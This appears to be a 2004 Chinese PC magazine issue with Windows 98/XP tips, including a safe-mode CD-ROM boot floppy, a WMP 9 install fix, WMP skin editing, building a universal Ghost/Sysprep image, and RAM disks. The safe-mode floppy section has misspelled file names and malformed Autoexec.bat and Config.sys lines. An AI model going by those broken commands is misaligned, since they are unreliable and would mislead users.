这是一个一些媒体已经披露的漏洞：Windows 自带的“记事本”工具出现了奇怪的现象。当用户在“记事本”里面单独输入“联通”(不含引号)，然后保存文件，再用“记事本”重新打开该文件时，原来输入的“联通”已经变成了一堆乱码。其实不仅仅是这一个词，如果输入“占一页”也会出现同样的现象。这种现象是因为在记事本保存时候使用的编码类型为“ANSI”，如果选择其他编码则不会有这种现象(见图)。



正午凶铃

灵异现象：电话铃声……

鬼魂宿主：小渔

写到这里，看了一下墙上的挂钟，正好是中午12点了，该吃午饭了。突然，小渔桌上的电话响了！原本嘈杂的办公室一下子安静了，所有人的目光都集中在小渔身上——他消瘦的脸上划过一丝不易察觉的诡秘。当第三声铃响起时，他的右手闪电般地按下了挂机键，说道：“这个破电话，每天这个时候都像闹钟一样响起来！”CF [XT08]

DIY 一张 Windows 的“安全模式”驱动软盘

■ 四川　珍珠奶茶

本刊在2004年第1期中介绍了如何开启Windows 98安全模式下的光驱的方法：在“DOS”状态下用“Win /d m”命令来击活Windows，然后再重启进入“安全模式”即可。不过如果在想用CD-ROM从光盘里拷贝文件、修复某些错误程序时，不得不反复地到光驱拷贝文件，然后再回到“安全模式”下修复错误，这样来回在DOS和Windows两种状态下切换实在是太麻烦了，有没有更好的办法呢？回想一下，既然Windows的Normal模式可以用软盘来驱动，同理Safe模式也应该可以的！好了，让我们发扬一下DIY精神制作一张“安全模式”的驱动软盘。

Step 1 把以下系统目录下的启动文件拷贝到一张软盘里面：

Autoexec.bat
Config.sys
Msdos.sys
Windows\\Himen.sys
Windows\\command\Mscedx.exe
Windows\\command\\\\Ebd\\oadcdrom.sys（这个文件要有光驱的计算机才存在）

Step 2 在Autoexec.bat文件里面加入如下命令：

A:Mscdex.exe /d
Mscdex C:\windows\win /d m
@ECHO OFF

Step3：在Config.sys文件里面加入如下命令：

device=oakcdrom.sys/d
mscdex device=himen.sys

OK，这样一旦Windows 98出现问题，需要在“安全模式”下使用光驱，就可以把软盘插入软驱里（在此之前先把BIOS里面的启动驱设置为“A→C→CD-ROM”），开机→主板自检→Starting Windows 98……进入到“安全模式”而且能直接使用光驱，没必要在DOS下来回切换了。CF [XT10]

Windows Media Player 9不支持Windows 98？

■ 浙江　祝泽庆

本人用的是Windows 98，最近在升级安装Windows Media Player 9（以下简称WMP 9）时碰到一个奇怪的问题，安装时总是弹出“Windows Media Configuration Manager”窗口，提示以下错误信息：

“The Windows Media Update Notifier is currently unable to detect available updates.Please try again later.”

难道Windows 98不支持WMP 9吗？经过验证，在其他Windows 98机器上安装正常。经查找资料发现，WMP 9在安装时会访问“C:\Windows\System”目录中的Msxml.dll文件，如果该文件损坏或丢失，就会出现这种现象。既然这样，只要从Windows 98安装盘中把Msxml.dll文件恢复回来即可。

Step 1 将Windows 98安装光盘放入光驱中。单击“开始→运行”，在运行对话框中输入“sfc”并按回车键。

Step 2 在弹出的“系统文件检查器”对话框中选择“从安装软盘提取一个文件”。

Step 3 在输入框中输入完整文件路径，再点击“开始”按钮即开始提取文件。

完成后，再安装Windows Media Player 9一般就能通过。如果还不能安装，请再执行以下操作：

单击“开始→运行”，键入“regsvr32 c:\windows\system\msxml.dll”，接着单击“确定”。会看到一个确认框表示注册成功，即可解决问题。CF [XT09]

被你遗忘的“添加 / 删除硬件”

■ 北京　苦咖啡

微软在Windows的控制面板中提供了“添加/删除硬件”组件，但由于例如安装硬件驱动、删除硬件等操作都可以在“设备管理器”中完成，因此，许多人都认为这个组件有些画蛇添足，没有存在的必要，真的是这样吗？让我们看看以下实例吧。

实例一：Ghost网卡怎么删除？

一位朋友将网卡换了插槽，开机后Windows 2000却把它认成一张新网卡，并且安装了驱动，但在进行IP地址绑定设置时，提示“您为这个网络适配器输入的IP地址192.168.0.206已经分配给了另一个适配器……如果相同的地址分配给两个不同的适配器，并且它们都处于活动状态，只有一个会使用这个地址……”。但查看“设备管理器”却发现只有一个网卡（即使选择了“查看→显示隐藏的设备”也不行）。

> 小提示
>
> 还有什么情况出现此故障？
>
> ★升级了Windows 2000/XP的SP4或SP1后；
>
> ★进行恢复安装后；
>
> ★在更换新网卡前，没有删除旧网卡。

这是由于Windows 2000认为不同PCI插槽中的网卡就是不同的网卡，而不管它们实际上是不是同一块；并且，网卡虽被拆掉了，但它的相关配置文件已被Windows 2000给记录了下来。系统会认为你现在的电脑中安装了两块网卡，而原来一块已绑定了192.168.0.206这个IP地址，再给另一块网卡绑定此IP地址时自然会有出错提示！

这时应该进入“控制面板→添加/删除硬件”，在出现“选择一个硬件任务”窗口时，改选为“卸载/拔掉设备”项；出现“选择一个删除任务”窗口，应确保选中的是“卸载设备”项；接着在“计算机上已安装的设备”列表窗口中先认清已有的网卡名称，以免在后面删错网卡；再勾选“显示隐藏设备”项，这时就可以看到在原有网卡名称处又多了个新网卡名称，这个新名称对应的就是“旧”网卡驱动，选中它，再单击“下一步”按钮，即可成功卸载！（见图1）



图1

> 小提示
>
> ★同时，通过“添加/删除硬件”还可删除由于升级驱动而产生的重复设备。不过，要注意的是，有些设备本来有两个，那么在这里会显示重复项，比如：USB控制器，如果你安装有USB Hub那么很可能也会有多个USB Hub项。但如果这里出现了两个显示器的项，那么就能肯定是重复的，可以删除其中一个。
>
> ★如果某个外设出了问题，通过“设备管理器”又不能解决，那么可以试试用“添加/删除硬件”的“添加/排除设备故障”来进行排障。

实例二：安装Modem的小技巧

有位朋友的Modem在安装了驱动后，系统启动出现蓝屏，在安全模式下删除modem后恢复正常，但再试还是这样的故障。

对于Modem，特别是外置Modem，由于使用的是COM端口连接，因此按照常规方法安装很容易造成冲突，最好直接在“添加/删除硬件”中安装。

实例三：装个虚拟网卡

现有大部分CAE/CAD软件的安装和使用都需要网卡，这是因为这些软件的加密方法需要你电脑的MAC地址，但如果你没有网卡怎么办？其实Windows 2000/XP中已经内置了一个免费的虚拟网卡。

进入“添加/删除硬件”，选择“添加/排除设备故障”，在硬件检测完毕后“选择一个硬件设备”窗口中选择“添加新设备”，然后在“查找新硬件”中选择“否，我想从列表中选择硬件”，接着在出现的“硬件类型”中选择“网卡”，单击“下一步”后在“制造商”列表中选择“Microsoft”，在右侧“网卡”列表中选择“Microsift Loopback Adaptor”即可（见图2）。



图2

> 小提示
>
> 有些外设(比如摄像头)如果按照正常方式安装驱动，比如：使用驱动安装程序无法安装，那么可以试试到‘添加/删除硬件’来进行安装。

CF [XT11]

看点 轻松设计自己的Windows Media Player皮肤；在已有皮肤上“乱涂乱画”，快速打造个性化皮肤。

为Windows Media Player“换壳”

■ 陈桂鑫

经常使用Windows XP的媒体播放器Windows Media Player(以下简称WMP)，看久了总想自己设计一个外壳。花了不少时间都没找到可以制作WMP外壳的软件，只好分析已有的外壳，希望能从中寻找出可以通过修改定制外壳的方法。结果还真让我找到了，这方法不仅可以定制自己的外壳还能直接在原有外壳上乱涂乱画，操作上也很简单。

一、快速更改WMP外壳

WMP外壳是一些扩展名为WMZ的文件，其实这只是ZIP格式的压缩文件，只要通过重命名将扩展名改成ZIP，就可以通过Windows XP的压缩文件夹功能直接打开。压缩文件中就是组成WMP外壳的图形，只要把这些图形文件换成同名、同类型的其他图形就可以改变外壳。有趣的是我们把这个压缩文件解压到一个文件夹中，放在D:\Program Files\Windows Media Player\Skins\下仍可以做为外壳使用，这点和Winamp的皮肤插件很相似。

Step 1 以系统自带的WMP外壳goo为例。找到C:\Program Files\Windows Media Player\Skins\goo.wmz把它重命名为goo.zip，右击goo.zip选择“全部提取”把文件解压到D:\Program Files\Windows Media Player\Skins\goo下。

Step 2 现在打开WMP在外壳管理器中仍可找到goo这个外壳，不过它调用的已经是我们解压后的goo文件夹内容。打开goo文件夹选择“查看/缩略图”以便查看所有图形，同时打开WMP选用goo外壳，对照goo文件夹中的图形不难确定各个图形的位置吧？

Step 3 很明显，frame.bmp是主界面背景图，找一张BMP图形把它重命名为frame.bmp后复制粘贴到goo文件夹中替换原文件，在WMP外观选择中选中其外壳再重新选中goo外壳，就可以看到修改的效果(见图1)。



图1

如果想花点时间全面设计一个外壳，那么得选一个功能较齐全的外壳，把背景、按钮、信息条等全部图形都换成自己的图形，此外还要参照下面的操作要点对界面做进一步设置，那就比较麻烦了。

二、打造自己的WMP外壳

Step 1 用替换的图形尽量保持与原图同样的大小。虽然大小不同也可显示，但每个外壳都有自己的显示范围，超出部分显示时会被裁掉，过小则可能使部分按钮无处显示。还有保持图形格式相同也很重要，像Headspace外壳中的vid_bkgd.bmp是单色位图，如果你把它改成彩色就会出错。建议用画图程序打开要换的图形直接选取复制，再打开原图粘贴后保存修改。注意：一般同一个按钮都有三个图形，分别是正常状态、鼠标靠近、按钮按下三种情况下的按钮图形，三个图形中各按钮的位置要保持一致。

Step 2 用这个方法得到的界面都是矩形，如果想做出不规则形状的界面只要把图形中不想显示的部分涂成默认的透明色即可，至于默认透明色是哪一种，这也不难从原图中看出来，一般都是紫红色或大红色，可以使用画图程序的“取色”工具直接从原图中提取该颜色。另外，要显示可视化效果的区域也要设置成透明，否则可能无法显示。

Step 3 修改各种按钮有效区域及其位置，在goo文件夹中有几个*map.bmp的图形(*代表任意字符，例如:tiny_map.bmp、transport_colormap.bmp)，其中各种颜色块就分别代表不同按钮的有效区域及位置，只要修改这些色块的形状和位置就能改变相应按钮的区域及位置。当然，按钮区域及位置必须与相应按钮图保持一致。不过这只能在按钮图的范围内移动，如果要任意移动按钮图位置可参考下一步。

Step 4 音量条图形、*map.bmp图形等在界面中的位置无法通过更换图形进行修改，可以直接修改goo.wms来实现。用记事本打开goo文件夹中的goo.wms文件，在这里可以找到各种图形的文件名，该图形在界面中的位置一般也就在图形文件名的附近，而定位都是相对于主界面左、上边按像素进行计量的(见图2)。



图2

goo.wms文件中显示信息的背景图metadata_win.bmp与主界面的左、上边距离就是前面的left="67" top="95"，只要把95改成195就能把信息进度条区向下移动100个像素。深入研究一下goo.wms这个文件会发现还有很多东西可以修改，比如前面提到的界面的显示范围是固定的，其实这个范围的大小就在goo.wms文件中的第5行

<view width="324" height="253" backgroundColor="none" titleBar="false" scriptFile="goo.js;……

其中324、253就是可显示区域的宽和高，同样也是按像素计，完全可以自己设置。此外像各种图形的文件名、显示文字的颜色等等也都可以自己修改。

Step 5 最后当然要给做好的外壳起好名字。如果最后有重新压缩再重命名成WMZ格式的外壳，那么只需把这个WMZ文件改成你要的名字如:绝代双娇.wmz。如果是未经压缩的文件夹外壳则只要把文件夹中的goo.wms换成所需名字就行了。

小提示

★不要使用像“鑫.wmz”、“Q.wms”这类单字的名字，否则可能无法从外观选择器中找到它。 CF [XT12]

瑞　星　整　版
靠　前　软　件

看点 制作在任何电脑上都可以使用的Ghost文件。



你不再是我的惟一

——制作万能克隆文件

说起Ghost，许多朋友都很熟悉，大家常用它来克隆系统。当系统出现问题时，用它几分钟之内就能恢复出一个崭新的系统。不过用Ghost制作出来的镜像GHO文件是惟一的，即只能用于恢复自己的电脑，只要换了电脑，即使恢复了也无法正常使用。对于经常被朋友们冠以“高手”称谓，而且又喜欢热心助人的你，每次帮朋友重装系统是不是最让你心烦？大部分的时间都浪费在这上面了。如果能把你用Ghost备份的系统镜像恢复到任意电脑上，那岂不是方便很多？而这在以前还是不太可能实现的，但现在已经有方法制作出来这种对应任何电脑的“万能克隆”了，下面就以最常用的Windows XP系统为例介绍具体的制作步骤。

制作Windows XP万能克隆镜像

战前分析:对于Windows XP，制作万能克隆时的一个重要问题就是系统激活，因为Windows XP为了防止盗版，采取了激活机制，当硬件发生改变时，系统就会要求重新激活，所以如果想做万能克隆，建议使用不需要激活的Windows XP版本，如VOL大企业授权版本。

1.安装系统

正常安装Windows XP到C盘(注意不要安装到其他分区，否则会比较麻烦)，并安装好系统安全补丁(如冲击波补丁等)和常用软件，注意安装软件时只安装那些常用的软件，不要什么都装。建议安装的软件如下:WinRAR、ACDSee、Net Transport、RealOne Player Plus、Norton AntiVirus、超级解霸V8版等。

2.系统减肥

安装完Windows XP后，即使仅仅安装了几个必备的小软件，C盘空间也已经被占用了1.5GB左右，如果想制作万能克隆光盘，即使使用Ghost的最大压缩，一张光盘也放不下，因此必须进行合理减肥，具体步骤如下。

Step 1 关闭电源管理。在桌面空白处单击右键，选择“属性”项，然后点击“屏幕保护”标签下的“电源”按钮，最后去除“休眠”标签下“启用休眠”的勾选，这时系统会自动删除C盘根目录下与电脑实际内存相同大小的Hiberfil.sys文件。

Step 2 关闭系统还原。在桌面上右击“我的电脑”，选择“属性”项，再选择“系统还原”标签，选中“在所有驱动器上关闭系统还原”，点击“确定”，然后删除C盘根目录下的“System Volume Information”文件夹。

Step 3 删除帮助文件。打开C:\Windows\help文件夹，删除该目录下所有文件。

Step 4 删除系统备份文件。在命令提示符下输入“sfc.exe/purgecache”命令清除C:\Windows\system32\dllcache文件夹中备份的DLL文件，然后输入“sfc /cachesize=0”命令取消自动备份功能。

Step 5 删除多余输入法。Windows XP带有日文和韩文等输入法，这些根本用不到。打开C:\Windows\ime目录，除“CHSIME”及“SHARED”两个文件夹外，把其他文件夹下的文件全部删除(无法直接删除目录)。

Step 6 删除临时目录的文件。打开C:\Documents and Settings\用户名\Local Settings\Temp文件夹，删除其中文件即可。

经过以上减肥和优化，C盘空间去除交换文件后已经缩小到1GB以下，基本具备压缩到一张光盘中的可能了。

3.修改本机硬件驱动

由于要做的是万能克隆，所以系统中硬盘控制器类型和电源管理模式的不同会影响到恢复后的机器能否正常运行，因此需要修改为通用类型，具体方法如下。

Step 1 右击“我的电脑”，选择“属性”项，再点击“硬件”标签，并单击“设备管理器”按钮，打开“设备管理器窗口”。

Step 2 展开“IDE ATA/ATAPI控制器”类别，右击“SIS PCI IDE UDMA Controller”(注意不同芯片组的主板显示的名

称可能不同，像小特的电脑显示的是"Intel(R) 82801DB Ultra ATA Controller"），选择"更新驱动程序"(见图1)，在弹出的更新向导中选择"从列表或指定位置安装(高级)"，单击"下一步"按钮，选择"不要搜索"，在兼容硬件列表中选择"标准双通道PCI IDE控制器"(或"Standard Dual Channel PCI IDE Controller")后单击"下一步"按钮，单击"完成"之后，系统会提示你重新启动，单击"是"重启系统。



图1 主板不同，选项也不同

小提示

这一步是Windows XP万能克隆的关键，否则克隆到其他不同芯片组主板的电脑中很可能根本无法启动！

Step 1 展开"计算机"类别，右击"Advanced Configuration Power Interface(ACPI) PC"(不同主板显示也可能会不同)，选择"更新驱动程序"，在弹出的更新向导中依次选择"从列表或指定位置安装(高级)→下一步→不要搜索→Standard PC→下一步"(见图2)，最后单击"完成"按钮，系统会提示重新启动，单击"否"不重启系统。



图2 选择通用的电源管理模式

4.添加电源管理选择工具

系统中的电源管理模式也是影响万能克隆成功与否的一个重要因素，当克隆到使用不同电源管理模式的电脑中时，会导致系统无法软关机，前面我们已经将系统修改为通用的"Stardand PC"模式，为了方便在恢复系统后选择正确的电源管理模式，在制作克隆镜像前需要添加一个选择电源管理模式的工具。

ACPI 小档案

软件版本:1.0	软件大小:179KB
软件性质:免费软件	适用平台:Windows 2000/XP/2003
下载地址:http://www.newhua.com/cfan/200406/acpi.rar	

在C盘新建一个名为Sysprep的目录，接着把下载的"acpi.rar"压缩包中的所有文件解压到该目录中，双击运行其中的"rmdriver.bat"批处理文件即可。"rmdriver.bat"在这里实际完成了两个功能：一是使用"devcon.exe remove *"命令快速删除本机硬件驱动，这样可以避免本机的硬件驱动被一起克隆到其他电脑中，从而避免了硬件冲突；二是导入注册表脚本文件"acpi.reg"，它实际上是在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]主键下创建了启动C:\Sysprep\Acpi.exe程序的键值，以使其能开机自动运行。

5.磁盘碎片整理

在完成上面步骤后，建议进行一下磁盘整理，这样可以使克隆出来的系统运行效率更高。

6.重新封装系统

虽然前面删除了部分硬件的驱动，但仍有许多硬件驱动存在系统中不能直接删除。如果这时直接制作镜像，当把克隆文件恢复到其他电脑中时，可能会出现系统不稳定的现象。为解决此问题，需要使用微软企业部署工具包里的Sysprep对系统进行重新封装，然后再制作克隆镜像。这样在恢复GHO文件后的第一次启动时，系统会重新安装所有新硬件的驱动，有效避免了万能克隆系统的不稳定现象。

小提示

Sysprep是微软为了满足大批量预装Windows XP的企业客户(例如品牌机制造商、OEM厂商等)自定义安装系统的需求而提供的工具，它被称为"系统准备工具"，在Windows XP专业版光盘中打开SUPPORT\TOOLS\目录中的"DEPLOY.CAB"压缩包，把其中的文件用WinRAR解压到C:\Sysprep目录即可使用。但如果你的Windows XP已经打了SP1补丁，那么可以从http://www.newhua.com/cfan/200406/DEPLOY.CAB上下载该压缩包，使用其中的Sysprep 2.0进行制作，本文也是此版本进行制作的。

Step 1 重新封装系统，首先需要定制系统自动应答文件，这是因为系统在重新封装后会提示用户输入用户名、安装序列号等信息。此时由于系统并未安装键盘鼠标的驱动，是无法输入内容的，必须使用自动应答文件自动输入。自动应答文件的创建，可以运行C:\Sysprep目录下的"setupmgr.exe"程序，根据向导提示选择"创建新文件→Sysprep安装→Windows XP Professional→是，完全自动安装"，然后在打开的"安装管理器"窗口中重点设置以下内容，其他内容可以根据需要进行设置：

(1)在"常规设置"中设置"名称和单位"以及"产品密钥"(即安装序列号)(见图3)。

(2)在"网络设置"中的"计算机名"中选择"使用如下计算机名"，并输入设定的名称。

(3)在"高级设置"中的"语言"中选择"中文(简体)"。

最后单击"完成"按钮，设置自动应答文件"sysprep.inf"，并保存在C:\Sysprep下，注意不要修改这个路径和文件名。

Step 2 接下来运行C:\Sysprep目录中的"sysprep.exe"开始进行系统封装，在弹出的提示对话框中单击"确定"按



图3 设置好名称及单位

钮，进行封装选项的设置。其中“不重置激活的宽限期”和“不重新产生安全标识符”用于需要激活的系统，对于不需要激活的版本来说没有任何影响，建议勾选。这里要注意的是“使用最小化安装”选项一定要选中，“检测非即插即用硬件”不用选择，因为现在非即插即用的硬件几乎没有了。最后单击“重新封装”按钮，大约半分钟后封装完毕，这时电脑会自动关机。

7.制作万能克隆镜像文件

现在C盘中的Windows XP已经是一个完全重新封装的干净系统了。这时使用系统引导光盘或软盘进入纯DOS系统(注意千万不要启动这个封装过的Windows XP)，然后运行最新版的Ghost 8.0，依次选择菜单中的“local→Partition→To Image”(见图4)，在弹出的对话框中选择硬盘的第一分区(C盘)，并设置好镜像文件保存路径和文件名，例如“D:\ghost\xpghost.gho”，注意在提示压缩方式时要选择“High”，即使用最大压缩方式，最终生成的xpghost.gho文件就是Windows XP的万能克隆了。




图4 选择备份分区到镜像模式

小提示

★不建议使用8.0以前版本的Ghost，一方面克隆速度慢许多，另一方面，新版Ghost能够在制作镜像文件时自动删除虚拟内存文件“pagefile.sys”，减少镜像文件体积。

★如果希望制作出的万能克隆可以安装更多软件，那么很可能镜像文件会超出一张光盘的容量，这时可以使用Ghost分卷压缩功能，例如想设置分卷大小为650MB(这个分卷大小应根据光盘容量确定，但要注意应在光盘容量的基础上减少20MB，因为后面还需要添加其他文件)，则可以输入命令“ghost -split=650”运行Ghost，之后的操作上与前面的介绍没有任何区别。此时制作出来的克隆文件就会以每个650MB的容量进行分卷(第二个文件的文件名为xpgho001.GHS，第三个为xpgho002.GHS……)。不过用这种方法制作出来的克隆文件无法使用后面介绍的自动安装方法，需要手动恢复。

万能克隆自动恢复光盘制作

现在已经把万能克隆的文件做好了，你可以进入系统，把克隆文件刻成光盘，制作成能自动启动电脑并恢复到C盘的光盘。不过手工制作启动恢复光盘比较麻烦，这里介绍给大家一个工具，可以方便地制作出万能克隆自启动光盘。

一步到位Ghost全自动备份还原光盘小档案

软件版本:1.1　　软件大小:4390KB

软件性质:共享软件　　适用平台:Windows 9x/2000/XP

下载地址:http://hnpy.onlinedown.net/down/GHOSTv11.exe

软件备注: 未注册版用户的限制有 ①硬盘至少有两个FAT32的分区②不能向NTFS分区及隐藏分区写入数据。

Step 1 用WinRAR打开下载后的压缩包“Ghostv11.exe”，把其中的“ghost.iso”文件解压到D:\ghost目录(前面的Ghost镜像文件也保存在这里)。

Step 2 把D:\ghost目录中的“xpghost.gho”文件改名为“system.gho”，因为我们使用的工具要求必须使用这个名字。

Step 3 用UltraISO(下载地址:http://sq5.onlinedown.net/down/uiso6_cn.exe，需要注册后才能编辑，也可以使用其他ISO文件编辑软件，但注意不要使用会破坏ISO启动文件的软件进行编辑)打开“ghost.iso”，接着单击菜单“操作→添加文件”，选择D:\ghost目录中的“system.gho”文件，将其添加到ISO镜像文件中，然后用同样的方法把Ghost 8.0的运行文件“ghost.exe”及其相关文件也添加到ISO镜像文件中(见图5)。最后单击工具栏“保存”按钮保存修改后退出。




图5 添加文件后的ISO结构

Step 4 运行Nero刻录软件，单击菜单“刻录器→刻录映像文件”，把修改后的“ghost.iso”文件刻录到光盘中即可。

现在就可以用这张光盘来启动系统(注意在CMOS中要设置从光盘引导)，在提示菜单中选择“从光盘恢复C盘”即可自动把万能克隆恢复到电脑中的C盘分区了(见图6)。

使用中的要点

1.如何恢复到D盘分区

当系统中C盘已经安装了Windows 98，想把Windows XP克隆安装到D盘，可在光盘启动后的菜单中选择“从光盘恢复D盘”，但恢复后不会出现Windows 98和Windows XP双启动菜单，这时可以使用2003年第18期《把软驱装进硬盘吧——软驱终结者Vfloppy》一文中实例二第二步的介




图6 万能恢复就这么简单

绍，安装一下OSLoader，并修改“boot.ini”文件内容如下:

[boot loader]

timeout=30

default=multi(0)disk(0)rdisk(0)partition(2)\WINDOWS

[operating systems]

multi(0)disk(0)rdisk(0)partition(2)\WINDOWS="Microsoft Windows XP Professional" /fastdetect

C:\="Microsoft Windows 98"

2.正确选择电源管理模式

由于在系统中添加了电源管理模式选择工具，当恢复完系统并重启时，会出现一个提示框(见图7)，让你选择合适的电源管理模式，在窗口下面会提示出每个选项适用的机器类型。一般来说，最常用的电源管理模式有三种:对于大多数的主流电脑来说，可以选择“Advanced Configuration Power Interface(ACPI) PC”模式，如果要恢复的电脑是PⅡ350以下档次的旧机器，一般未使用ACPI电源管理，应选择“Standard PC”模式，如果是超线程的P4级别电脑，则应选择“ACPI Uniprocessor PC”模式。其他如带多处理器的电脑等类型可参考软件中的提示，如果选择了错误的模式，可能会导致系统启动时蓝屏，这时可使用Ghost重新恢复后再次选择正确的模式即可。




图7 先看清楚提示信息再作选择

制作万能克隆的几点提示

1.使用光盘进行克隆恢复，速度会很慢，所以如果是在固定场所恢复大量机器，建议把镜像文件复制到硬盘上，再进行恢复，这样可以让恢复速度提高数倍。

2.触类旁通，也可以使用该方法制作Windows 98或Windows 2000的万能克隆。对于Windows 98克隆来说直接更改IDE ATA/ATAPI控制器并删除各种驱动即可。一般不用其他设置，不过由于Windows 98即使手工安装时都不是很稳定，所以万能克隆效果并不十分理想。制作Windows 2000的万能克隆就很有优势了，具备稳定的特性，而且不需要激活，但由于Windows 2000并不是很适合个人用户，而且其自动识别并安装硬件驱动的能力也比较有限，大家可以自行测试一下，不过要制作Windows 2000万能克隆最好使用Windows 2000的Sysprep 1.1版(下载地址:http://www.newhua.com/cfan/200406/Sysprep2000_v1.1.exe)。

3.由于软件经常升级，所以可以在刻录前把一些常用软件制作成“绿色”的，比如QQ、Foxmail等都能制作成绿色软件，具体方法可参考本刊以前文章，然后使用Ghost Explorer工具(下载地址:http://ks.onlinedown.net/down/p-GhostExplorerV8.00984.rar)直接打开GHO镜像文件进行修改(见图8)，当然这种方式仅适用于“绿色软件”，其他涉及到注册表等较复杂的升级还是建议重新制作。



图8 用Ghost Explorer来处理GHO文件

4.最后要提醒大家，此方法制作的万能克隆系统，可以适应目前几乎绝大多数的电脑，包括Intel、VIA、SiS等不同芯片组的主板，但并不能保证在所有电脑中均能正常恢复，当然了，如果真能做到万能克隆，恐怕微软下一步的软件发行方式就要修改一下了^0^。

小编有话说:还记不记得本刊2003年第19期《我的完美主义太彻底——打造“一劳永逸”的Windows 2000/XP安装》一文？如果与本文结合，制作出两张这样的超强光盘，这个世界就属于你了^0^。最后要提醒大家三件事:首先，重新GHO的系统，在重新启动后，别忘了把相应的驱动安装好;其次，如果你是在本机制作的这个GHO文件，则在重新启动后，需要重新安装Windows XP的驱动程序，所以推荐你最好在虚拟机上完成制作;最后，ACPI程序只会在开机时运行一次，所以不必担心它每次都启动的问题。 CF [SY01]

入侵内存

看点 ①为什么要用虚拟内存盘？ ②常见虚拟内存盘软件的特点 ③RAMDisk使用精彩实战

——用RAMDisk制作虚拟内存盘

■长沙 李云浩

目前电脑的硬件配置越来越强大，特别是内存越来越大，256MB已经成为标配，有些人的电脑内存甚至已经达到了2GB！如果你的内存超过512MB，并且平时根本不进行大量的平面或三维设计，也就是说不经常使用PhotoShop或3DMax这类需要大量内存的软件，那么应该考虑将一部分内存虚拟成硬盘，从而大幅度提高系统性能，或产生特别的使用效果。

给你几个用虚拟内存盘的理由

1.提升系统性能:大家应该对虚拟内存并不陌生(如果你不知道可以参考本刊2004年第5期《虚拟内存到底应该怎么设？》一文)，而内存虚拟硬盘正好和虚拟内存相对应，它是由操作系统划出一部分内存来模拟硬盘，这样就能把对慢速硬盘的操作转换为对高速内存的操作，既提高了系统资源利用率，又极大提高了系统运行效率。

2.提高软件性能:由于系统内存存取速度远快于硬件磁盘速度，所以对于要频繁进行磁盘存取的应用程序(如数据库程序、磁盘文件交换程序、网站服务程序)使用RAMDisk，能有效提高应用程序性能。虚拟内存盘还有一个优点就是不会磨损磁头，特别适合于多线程，大吞吐量的磁盘操作。

3.适合存放临时文件:由于虚拟内存盘的特性是将数据完全存储在内存中，所以一旦关闭电脑，就会导致虚拟内存盘中的数据完全丢失，这个特性使得虚拟内存盘特别适合于存储一些临时文件，如IE缓存、Windows和应用程序运行时产生的临时文件，都非常适合放到虚拟内存盘中，从而减少硬盘上文件碎片的产生，并且不需要主动删除这些临时文件，一旦重启，这些临时文件就会自动消失。

小提示

虚拟内存盘不适合存储重要的数据和文档，因为一旦死机，这些东西就再也找不回来了。

常见虚拟内存盘实现软件

见附表:知名虚拟内存盘软件

▶▶▶ 火速链接

有关微软RAMDisk的用法，可以参考本刊2004年第4期《1GB内存的电脑也这么慢——全面了解Windows如何使用内存》一文。

RAMDisk应该怎么用？

网友gavotte开发的RAMDisk和微软的RAMDisk一样，仅仅是一个驱动程序，修改设置需要手工修改注册表，不太直观，本文作者经gavotte同意，写了一个简单的图形界面，用于控制RAMDisk的安装、卸载及修改设置。

gavotte版RAMDisk小档案

软件版本:N/A　软件大小:138KB

软件性质:免费软件　适用平台:Windows 2000/XP/2003

下载地址:http://www.newhua.com/cfan/200406/ramdisk.rar

软件备注:使用该软件，内存至少要有256MB，如果内存过少，就不要用虚拟内存盘了，否则会降低Windows运行效率。另外，本文作者所写的图形控制界面已在压缩包内。

1.制作虚拟内存盘

Step1 把下载后的文件解压缩后，运行其中的ramdisk.exe，打开如图1所示的界面，点击"Install RAMDisk"按钮安装虚拟内存盘。

Step2 软件设置很简单，仅仅包括"Disk Size(Bytes)"(虚拟内存盘大小)，"Driver Letter"(盘符)，"Media Type"(虚拟内存盘的类型)这3个选项。

★"虚拟内存盘大小":单位是千字节，这个数值完全

附表

开发公司	Cenatek	Superspeed	微软	QSoft	网友gavotte开发
内存虚拟盘软件	RAMDisk XP、RAMDisk NT和RAMDisk 9x/Me	RAMDisk 2003、RAMDisk XP、RAMDisk 2000以及 RAMDisk NT	RAMDisk	RAMDisk	RAMDisk
网址	http://www.jlajoie.com/	http://www.superspeed.com/RAMDisk.html	http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q257/4/05.ASP&NoWebContent=1&NoWebContent=1	http://www.RAMDisk.tk/	http://www.newhua.com/cfan/200406/ramdisk.rar
